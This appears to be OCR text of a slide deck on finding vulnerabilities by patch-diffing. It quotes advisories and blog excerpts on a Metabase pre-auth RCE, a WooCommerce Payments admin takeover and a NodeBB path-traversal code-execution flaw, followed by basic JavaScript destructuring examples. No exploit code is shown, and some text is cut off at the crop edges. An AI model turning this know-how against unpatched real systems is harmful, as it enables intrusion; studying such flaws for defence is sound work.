
eQL

n source repository contains the standard CodeQL libraries and queries that power GitHub Ad and the other application security products that GitHub makes available to its customers worl

do I learn CodeQL and run queries?

extensive documentation on getting started with writing CodeQL using the CodeQL extension udio Code and the CodeQL CLI.

Run exploits locally



Metabase (CVE-2023-38646)

Jul 22, 2023

Metabase is an open source business intelligence tool that lets you create charts and dashboards using data from a variety of databases and data sources. It's a popular project, with over 33k stars on GitHub and has had quite a lot of scrutiny from a vulnerability research perspective in the last few years.

Our security research team decided to focus on this product due to our experiences in dealing with previous vulnerabilities that affected Metabase (Log4Shell, SSRF) and due to our analysis on the widespread nature of this software on the internet.


Despite Metabase not giving us credit in their initial advisory, we were the original discoverers and reporters of this bug to Metabase.

As of writing this blog post, there are about ~20k instances of Metabase exposed on the external internet. Given that this tool is designed to connect to extremely sensitive datasources, a pre-auth RCE vulnerability has a great impact, as not only are you able to get a shell on a critical part of an organization's network, but you will likely also be able to access sensitive datasources.

In order to follow along in our journey to achieving pre-auth RCE, you can spin up an instance of

Pre-auth RCE walkthrough by Assetnote

Reverse the CVEs



TOTAL CVE Records: 209995

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Legacy CVE List download formats will be phased out beginning January 1, 2024.
New CVE List download format is available now.

HOME > CVE > CVE-2023-28121

Printer-Friendly View

CVE-ID	
CVE-2023-28121	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An issue in WooCommerce Payments plugin for WordPress (versions 5.6.1 and lower) allows an unauthenticated attacker to send requests on behalf of an elevated user, like administrator. This allows a remote, unauthenticated attacker to gain admin access on a site that has the affected version of the plugin activated.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://www.rcesecurity.com/2023/07/patch-diffing-cve-2023-28121-to-compromise-a-woocommerce/
- MISC:https://developer.woocommerce.com/2023/03/23/critical-vulnerability-detected-in-woocommerce-payments-what-you-need-to-know/
- URL:https://developer.woocommerce.com/2023/03/23/critical-vulnerability-detected-in-woocommerce-payments-what-you-need-to-know/

Assigning CNA


HackerOne

Tale of the CVE

[CVE-2023-26045] NodeBB Code Execution Vulnerability

- Method: Patch-diffing

[CVE-2023-26045] NodeBB Code Execution Vulnerability




CVE-2023-26045: NodeBB Forum Software Remote Code Execution Flaw

BY DO SON · JULY 25, 2023

Bulletin board platforms form the heart of our digital forums, acting as arenas for interaction, discussion, and debate. Amidst the array of platforms available, NodeBB Forum Software has carved a niche for itself, leveraging Node.js and real-time technologies to offer an engaging user experience that reimagines the classic forum format for the modern web. However, two security vulnerabilities have been recently discovered in NodeBB that could allow attackers to execute arbitrary code or leak private information.

[CVE-2023-26045] NodeBB Code Execution Vulnerability



Path traversal and code execution via prototype vulnerability

Critical **julianlam** published **GHSA-vh2g-6c4x-5hmp** on Jul 24

Package	Affected versions	Patched versions
nodebb (npm)	>=2.5.0 <2.8.7	2.8.7

Description

Impact

Due to the use of the object destructuring assignment syntax in the user export code path, combined with a path traversal vulnerability, a specially crafted payload could invoke the user export logic to arbitrarily execute javascript files on the local disk.

Patches

Patched in v2.8.7

Workarounds

Site maintainers can cherry pick `ec58700` into their codebase to patch the exploit.

Severity

Critical **10.0** / 10

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H


CVE ID

CVE-2023-26045

Weaknesses

CWE-22 CWE-250

[CVE-2023-26045] NodeBB Code Execution Vulnerability




Impact

Due to the use of the object destructuring assignment syntax in the user export code path, combined with a path traversal vulnerability, a specially crafted payload could invoke the user export logic to arbitrarily execute javascript files on the local disk.

[CVE-2023-26045] NodeBB Code Execution Vulnerability

What is Object Destructuring Assignment?

A special syntax that allows us to “unpack” arrays or objects into a bunch of variables.




```
let a, b;
[a, b] = [10, 20];

console.log(a);
// Expected output: 10
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability

What is Object Destructuring Assignment?

A special syntax that allows us to “unpack” arrays or objects into a bunch of variables.




```
let a, b, rest;
[a, b, ...rest] = [10, 20, 30, 40, 50];

console.log(rest);
// Expected output: Array [30, 40, 50]
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability


What is Object Destructuring Assignment?

A special syntax that allows us to “unpack” arrays or objects into a bunch of variables.



```
let obj ={
    var1: "Hello",
    var2: "World",
    var3: true
};

let {var1, ...rest} = obj

console.log(var1); //Output: "Hello"
console.log(rest); //Output: { var2: "World", var3: true }

```


[CVE-2023-26045] NodeBB Code Execution Vulnerability



src/api/users.js

